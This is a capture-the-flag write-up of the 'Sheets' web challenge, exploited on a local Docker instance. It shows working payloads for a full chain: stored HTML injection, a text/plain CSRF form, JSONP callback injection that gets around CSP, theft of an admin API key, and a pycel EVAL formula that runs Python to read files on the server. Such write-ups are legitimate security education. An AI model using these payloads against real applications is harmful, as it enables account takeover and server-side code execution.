~/labs/ctf/fluid-attacks-latam-2026-2/sheets
SheetsSheets. Sheets of paper, sheets of glass and metal sheets. And let's not speak of bed sheets and cursed spreadsheets! My point is, there are awful sheets everywhere and I am sick of 'em sheets... Sheet! Are...
Metadata
| Field | Value |
|---|---|
| Category | web |
| Difficulty | Hard |
| Points | 365 |
| Solves | 27 |
| First Blood | witty1337 |
Challenge Description
Sheets. Sheets of paper, sheets of glass and metal sheets. And let's not speak of bed sheets and cursed spreadsheets! My point is, there are awful sheets everywhere and I am sick of 'em sheets... Sheet! Are you good enough with handling sheets? Show me what you got.Artifacts
The provided archive is public.zip. The password is infected.:
7z x -pinfected. -oextracted public.zip -yImportant extracted files:
extracted/Dockerfile
extracted/run.sh
extracted/src/main.py
extracted/src/api.py
extracted/src/bot.py
extracted/src/utils.py
extracted/src/data/clean.xlsx
extracted/src/frontend/src/App.svelte
extracted/src/frontend/src/components/ProfileSettingsPage.svelte
extracted/src/frontend/src/components/SheetPage.svelte
solve_sheets.py
test.py
assets/*.png
For local validation I used the shipped Docker environment instead of changing
the flag path. This matters because run.sh creates a randomized
/app/flag*.txt file inside the container, which is the same shape the remote
instance uses.
Recon
I started with a standard web recon flow: identify the application entry points, map backend routes, map frontend routes, open the app in a browser, and only then decide which paths looked exploitable. The archive layout already suggested a FastAPI backend, a Svelte frontend and a Playwright bot:
extracted/Dockerfile
extracted/run.sh
extracted/src/main.py
extracted/src/api.py
extracted/src/bot.py
extracted/src/frontend/src/App.svelte
extracted/src/frontend/src/components/ProfileSettingsPage.svelte
extracted/src/frontend/src/components/SheetPage.svelte
extracted/src/data/clean.xlsx
The Dockerfile shows the intended runtime: the app runs in /app, Chromium is
installed for Playwright, and the service listens on port 5000.
# extracted/Dockerfile
WORKDIR /app
RUN uv sync --locked; \
    uv run playwright install --with-deps chromium
COPY ./run.sh .
COPY src/ ./src/
EXPOSE 5000
ENTRYPOINT ["/app/run.sh"]
The run.sh file revealed where the real flag lives:
# extracted/run.sh
echo $FLAG > /app/flag$(head -c 16 /dev/urandom | od -An -tx1 | tr -d ' ').txt
unset FLAG
uv run -- fastapi run --host 0.0.0.0 --port 5000 src/main.py
That mattered later: reading os.environ["FLAG"] is not enough, because the
environment variable is removed. The final server-side primitive must read a
file matching /app/flag*.txt.
Initial Route Map
The first useful route map came from extracted/src/main.py. It has:
/, which serves the SPA entrypoint./report, which passes a user-controlled URL tovisit(url).app.include_router(apiRouter), which mounts the/apiroutes.- a static mount for the frontend build.
- a CSP middleware on frontend responses.
response.headers["Content-Security-Policy"] = (
    "default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline';"
)

@app.get("/")
def index():
    return FileResponse(frontend_path / "index.html")

@app.get("/report")
def report(url: str):
    r = visit(url)
    return r

app.include_router(apiRouter)
app.mount("/", StaticFiles(directory=frontend_path), name="static")
The API router in extracted/src/api.py is small enough to map manually:
GET  /api/whoami          returns current session, creates guest if needed
GET  /api/whoami/jsonp    JSONP version of whoami
POST /api/whoami          updates username
GET  /api/key             returns the API write key, admin only
GET  /api/sheets          reads the spreadsheet
GET  /api/sheets/reset    resets the spreadsheet
POST /api/sheets          writes the spreadsheet, requires X-API-Key
GET  /api/logout          deletes the session cookie
The frontend routes are defined in extracted/src/frontend/src/App.svelte:
const routes: any = {
  "/": IndexPage,
  "/sheets": SheetPage,
  "/settings": ProfileSettingsPage,
};
The browser confirmed the same three views:



At this point I had no exploit. The route map raised three concrete questions:
- What does
/reportdo with a submitted URL? - Why is
/api/keyseparate from normal session state? - Which frontend route renders attacker-controlled data?
First HTTP Checks
I then made small requests to understand default behavior before reading too much into the source:
curl -i http://127.0.0.1:5000/
curl -i http://127.0.0.1:5000/api/whoami
curl -i http://127.0.0.1:5000/api/key
curl -i 'http://127.0.0.1:5000/api/whoami/jsonp?callback=console.log'
Representative output:
content-security-policy: default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline';

{"username":"guest","role":"guest"}

HTTP/1.1 401 Unauthorized
{"detail":"Unauthorized"}

console.log({"username":"guest","role":"guest"})
Those responses gave the first practical observations:
/is a frontend page with CSP./api/whoamicreates a guest session automatically./api/keyis the first sensitive target, but a guest gets401./api/whoami/jsonpreturns javascript-shaped text with attacker-controlledcallback, which is unusual.
The first simple idea was “just request /api/key”. That failed as guest, so I
tried the next smallest question: if the report bot visits /api/key, does the
server return the admin-only response to me?
curl -i 'http://127.0.0.1:5000/report?url=http://127.0.0.1:5000/api/key'Representative response:
HTTP/1.1 200 OK
{"success":"visited: http://127.0.0.1:5000/api/key"}
That did not leak the key. It only proved that /report drives a browser and
returns a status message. This failure was useful because it separated two
things:
- the bot probably can open admin-only pages;
- I still need javascript running on the internal origin to read anything from those pages.
That is why the next thing to understand was whether /report gives a real
admin browser context, not just a backend HTTP request.
Report Bot
extracted/src/bot.py shows that /report is an admin browser primitive. The
bot creates a Playwright context, injects an admin cookie for the internal
origin, then visits the supplied URL:
ctx.add_cookies(
    [
        {
            "url": "http://127.0.0.1:5000/",
            "name": "token",
            "value": admin_session_id,
        }
    ]
)

page.goto(url)
page.wait_for_timeout(10_000)
So /report is not just a generic URL fetcher. It is a real browser with an
admin cookie, scoped to the internal origin http://127.0.0.1:5000/.
I tested that the local bot was functional with a harmless data: page:
import requests, urllib.parse

u="data:text/html,"+urllib.parse.quote("<h1>bot smoke</h1>")
r=requests.get("http://127.0.0.1:5000/report", params={"url":u}, timeout=25)

print(r.status_code)
print(r.text[:200])
200
{"success":"visited: data:text/html,%3Ch1%3Ebot%20smoke%3C/h1%3E"}From backend log:
sheets-1 | [bot] browser initialized
sheets-1 | [*] visiting data:text/html,%3Ch1%3Ebot%20smoke%3C/h1%3E
sheets-1 | [+] visited data:text/html,%3Ch1%3Ebot%20smoke%3C/h1%3E
sheets-1 | INFO 172.20.0.1:36312 - "GET
sheets-1 | /report?url=data%3Atext%2Fhtml%2C%253Ch1%253Ebot%2520smoke%253C%2Fh
sheets-1 | 1%253E HTTP/1.1" 200This made /report the first real starting point. However, a data: page
visited by the bot still cannot directly read http://127.0.0.1:5000/api/key;
the data: document has a different origin.
So the next question became: can I make javascript execute on the internal
origin http://127.0.0.1:5000?
Frontend Sinks
The two frontend routes that touched interesting data were /settings and
/sheets.
In extracted/src/frontend/src/components/ProfileSettingsPage.svelte, the page
loads /api/whoami, then renders the result into an HTML string:
let r = await fetch("/api/whoami").then((r) => r.json());
appState.whoami = r;
{@html `<textarea disabled rows="5" style="width:450px;resize:none;">${
appState.whoami
? JSON.stringify(appState.whoami, undefined, 2).replace("<", "")
: "Loading..."
}
</textarea>`}In extracted/src/frontend/src/components/SheetPage.svelte, the sheets page
can read /api/sheets, but saving uses an API key:
// extracted/src/frontend/src/components/SheetPage.svelte:14
let data = await fetch("/api/sheets").then((r) => r.json());
// extracted/src/frontend/src/components/SheetPage.svelte:40
let data = await fetch("/api/sheets", {
method: "POST",
headers: {
"Content-Type": "application/json",
"X-API-Key": appState.key,
},
});
// extracted/src/frontend/src/components/SheetPage.svelte:60
let r: { key: string } = await fetch("/api/key").then((r) => r.json());This connected the route map into a likely chain, but still only as a working hypothesis:
/report admin browser -> somehow obtain /api/key -> write something dangerous to /api/sheetsThe missing piece was same-origin javascript execution on 127.0.0.1:5000.
Vulnerability
The final exploit is not a single visible bug. It is a chain of smaller trust-boundary mistakes. The important part of the solve was testing each simple idea, seeing why it was insufficient, and using that failure to choose the next place to inspect.
1. Stored HTML Injection In Settings
The first candidate sink came from /settings, because it renders data returned
by /api/whoami. The relevant code is in
extracted/src/frontend/src/components/ProfileSettingsPage.svelte:
{@html `<textarea disabled rows="5" style="width:450px;resize:none;">${
appState.whoami
? JSON.stringify(appState.whoami, undefined, 2).replace("<", "")
: "Loading..."
}
</textarea>`}I did not treat this as an instant XSS. The code has a visible attempted filter:
.replace("<", ""). The question was whether that filter was enough for the
HTML context.
The reasoning was:
{@html ...}injects raw HTML.- The rendered JSON includes
username. usernamecomes from/api/whoami..replace("<", "")removes only the first<.- The value is inside a
<textarea>, so a useful payload must close the textarea before adding new HTML.
So a username starting with << becomes dangerous after the first < is
removed:
input: <</textarea><div>proof</div>
after: </textarea><div>proof</div>I validated this with a harmless visual proof, not with javascript yet:

The injected proof div rendered outside the textarea, confirming that the profile field could break out of the intended text context.
This gave an HTML injection sink on /settings, but not yet the final exploit.
The next natural hypothesis was: can the admin bot store this payload in its own
profile and then trigger it?
2. Admin Cannot Be Used Directly For Username Update
That direct idea fails. In extracted/src/api.py, the username update
endpoint blocks admin users:
@router.post("/whoami")
async def update_username(user: MustLogin, request: Request) -> SessionData:
if user.role == "admin":
raise HTTPException(status_code=403, detail="Forbidden")This killed the simple idea of “make the admin bot store the XSS in its own profile”.
The next route to inspect was /api/logout. In extracted/src/api.py,
logout deletes the session cookie:
@router.get("/logout")
def logout(user: MustLogin):
response = RedirectResponse("/")
response.delete_cookie("token")
return responseThe session dependency creates a new guest session whenever the token is missing
or invalid (extracted/src/api.py):
if session_id in sessions:
return sessions[session_id]
session_id = generate_session_id()
sessions[session_id] = SessionData()
response.set_cookie("token", session_id, max_age=3600, samesite="strict")So the plan changed from “use the admin profile” to:
admin bot opens attacker page
attacker page opens /api/logout
the next request creates a fresh guest session
attacker stores the HTML injection as that guest's usernameThis solves the admin update restriction, but it creates a new problem: the
first-stage page is a data: URL, and it cannot use fetch() to write JSON to
http://127.0.0.1:5000/api/whoami because of browser cross-origin rules.
3. JSON Body Parsing Accepts text/plain Form Posts
The next useful detail is in the same username endpoint. It does not check
Content-Type; it simply parses the raw request body as JSON
(extracted/src/api.py):
data = json.loads(await request.body())That makes an old browser trick useful. A normal HTML form with
enctype="text/plain" can produce a body that is still valid JSON:
<form method="POST" enctype="text/plain" action="http://127.0.0.1:5000/api/whoami">
<input name='{"new_username":"PAYLOAD","x":"' value='"}'>
</form>The submitted body is equivalent to:
{"new_username":"PAYLOAD","x":""}The local check for this idea was intentionally small: keep the request as
text/plain, but make the raw body valid JSON. If the server accepts it, the
problem is not Svelte anymore; it is the backend accepting a browser-formable
cross-origin request body as JSON.
curl -i -c cookies.txt -b cookies.txt \
-X POST \
-H 'Content-Type: text/plain' \
--data '{"new_username":"plain-form-proof"}' \
http://127.0.0.1:5000/api/whoamiRepresentative response:
HTTP/1.1 200 OK
{"username":"plain-form-proof","role":"guest"}This matters because the first-stage page is a data: URL opened by /report.
It can submit a cross-origin form to 127.0.0.1:5000, even though it cannot
read the response. That gives a browser-native way to store the malicious
username after the bot logs out into a guest session.
At this point the chain could store HTML and load /settings as the guest. But
HTML injection still was not enough, because I needed javascript execution on
the internal origin to read the admin /api/key window.
4. JSONP Bypasses The Practical Script Restriction
The CSP from extracted/src/main.py is:
default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline';The injected HTML can add markup, but inline javascript in a normal app page is
not the clean path because the CSP does not include script-src 'unsafe-inline'.
Also, scripts inserted through raw HTML/innerHTML-style rendering are not a
reliable execution primitive.
This is why the earlier /api/whoami/jsonp route mattered. In
extracted/src/api.py, the server returns the callback parameter directly as
javascript:
@router.get("/whoami/jsonp")
def whoami_jsonp(user: MustLogin, callback: str = "alert"):
return PlainTextResponse(callback + "(" + user.model_dump_json() + ")")Because callback is attacker-controlled, this can become a same-origin script:
<script src="/api/whoami/jsonp?callback=ATTACK_JS//"></script>The quick check for this idea was to make the callback syntactically close over the server-appended JSON:
curl -i 'http://127.0.0.1:5000/api/whoami/jsonp?callback=alert(1)//'Representative response:
HTTP/1.1 200 OK
alert(1)//({"username":"guest","role":"guest"})The trailing // comments out the JSON argument appended by the server. In the
final payload, alert(1) becomes an async javascript function that reads the
named /api/key window and writes the spreadsheet.
The exploit places this script inside an injected iframe srcdoc, so the raw
HTML injection becomes javascript execution while still loading the script from
'self'.
That gives same-origin javascript on http://127.0.0.1:5000. Now it can solve
the earlier data: origin problem by reading a named window that was loaded
with /api/key while the admin cookie was still active.
5. Spreadsheet Formula Evaluation Reaches Python Execution
The last question was what to do with the stolen key. The frontend already
showed that X-API-Key is used only for saving sheet changes. The backend
confirms the sink in extracted/src/api.py:143: POST /api/sheets requires
the API key, writes attacker-controlled rows, and evaluates the spreadsheet:
def post_sheets(user: MustLogin, api_key: Annotated[str, Depends(APIKey)], data: TableData):
sheet_header = data.header
rows = data.rows
excel.set_value("Sheet1!A2:F16", rows)
sheet_rows = excel.evaluate("Sheet1!A2:F16")This turned the problem into a spreadsheet-formula question. I did not start by
reading the flag; first I checked whether formulas inserted into the sheet could
reach Python evaluation at all. A minimal local pycel probe was enough:
from openpyxl import Workbook
from pycel import ExcelCompiler
from pathlib import Path
p = Path("/tmp/sheets_eval_probe.xlsx")
wb = Workbook()
ws = wb.active
ws.title = "Sheet1"
ws["A1"] = '=EVAL("1+2")'
wb.save(p)
excel = ExcelCompiler(filename=str(p))
print(excel.evaluate("Sheet1!A1"))3Then I tested the same primitive against a harmless local file:
=EVAL("__import__('pathlib').Path('/tmp/sheets_eval_probe_flag.txt').read_text()")flag{pycel_eval_probe}That made the final formula a path change rather than a new technique. Because
run.sh places the real flag in /app/flag*.txt, the exploit reads that file:
=EVAL("__import__('pathlib').Path(__import__('glob').glob('/app/flag*.txt')[0]).read_text()")Exploitation
The complete exploit chain is:
- Send
/report?url=data:text/html,...to make the admin bot visit our page. - The first-stage
data:page openshttp://127.0.0.1:5000/api/keyin a named window calledkey. - That top-level navigation uses the bot’s admin cookie, so the named window
contains JSON like
{"key":"..."}. - The first-stage page opens
/api/logout, deleting the admin cookie. - The first-stage page submits a
text/plainform to/api/whoami, creating a guest session whoseusernamecontains the stored HTML injection. - The first-stage page navigates the guest window to
/#/settings. - The settings page renders
usernamethrough{@html ...}. - The injected iframe loads
/api/whoami/jsonp?callback=...as a same-origin script. - The JSONP javascript reopens the named
keywindow and reads its body. - The javascript extracts
api_write_key. - The javascript resets the sheet and posts a formula row to
/api/sheetswithX-API-Key. pycelevaluates theEVAL(...)formula and reads/app/flag*.txt.- The Python solver polls
/api/sheetsuntil the flag appears.
The important browser detail is the named window. The first data: page cannot
read http://127.0.0.1:5000/api/key directly because of same-origin policy.
But after the stored XSS executes on http://127.0.0.1:5000, it can recover the
same named window:
open(BASE + '/api/key', 'key');
...
let w = open('', 'key');
let t = w && w.document && w.document.body && w.document.body.innerText;
let key = JSON.parse(t).key;Technical Details
The exploit has to chain client-side and server-side behavior:
/reportgives code execution in an admin browser, not server code execution.- The admin cookie is scoped to
http://127.0.0.1:5000/, so the payload must use that internal origin asbot_base. /api/keyis admin-only, but a top-level bot navigation can load it.- Direct cross-origin reads from the initial
data:URL are blocked. - Logging out creates a new guest session because the next authenticated API call without a valid token receives a fresh guest cookie.
- Stored HTML injection in the guest profile gives same-origin script execution after the settings page loads.
- JSONP turns attacker-controlled
callbackinto executable JavaScript from the allowed'self'script origin. - The stolen API key unlocks
/api/sheets. pycelevaluates the malicious spreadsheet formula on the server.
The generated formula uses the same path created by the challenge entrypoint:
'=EVAL("__import__(\'pathlib\').Path(__import__(\'glob\').glob(\'/app/flag*.txt\')[0]).read_text()")'Exploit Artifact
The exploit is solve_sheets.py. Key parts:
build_report_url() builds the self-contained data: URL for /report
xss_js runs inside JSONP after the stored HTML injection
poll_flag() polls /api/sheets until a flag-like string appears
--target external URL of the challenge
--bot-base internal origin where the bot has its admin cookie
--insecure disables TLS validation when the challenge cert is expiredThe helper test.py is only a local smoke test for /report. It does
not exploit the challenge; it confirms that the Playwright bot accepts and visits
a harmless data: URL before running the full solver.
Print only the generated report URL:
python solve_sheets.py --print-urlValidation
Local validation:
cd extracted
docker compose up --buildOptional bot smoke test, from the challenge directory while Docker is running:
python test.py
200
{"success":"visited: data:text/html,%3Ch1%3Ebot%20smoke%3C/h1%3E"}Full local exploit, from the challenge directory:
python solve_sheets.py --target http://127.0.0.1:5000

[*] Enviando payload para http://127.0.0.1:5000/report
[*] /report respondeu HTTP 200: {"success":"visited: data:text/html;charset=utf-8,...
[*] Procurando a flag em /api/sheets ...
[+] FLAG: flag{fake_flag}
Backend EVAL log:
sheets-1  | Eval: sqrt(sumproduct((_R_("Sheet1!A6:D6") - average(_R_("Sheet1!A6:D6"))) ** 2) / count(_R_("Sheet1!A6:D6")))
sheets-1  | Values: flag{fake_flag}
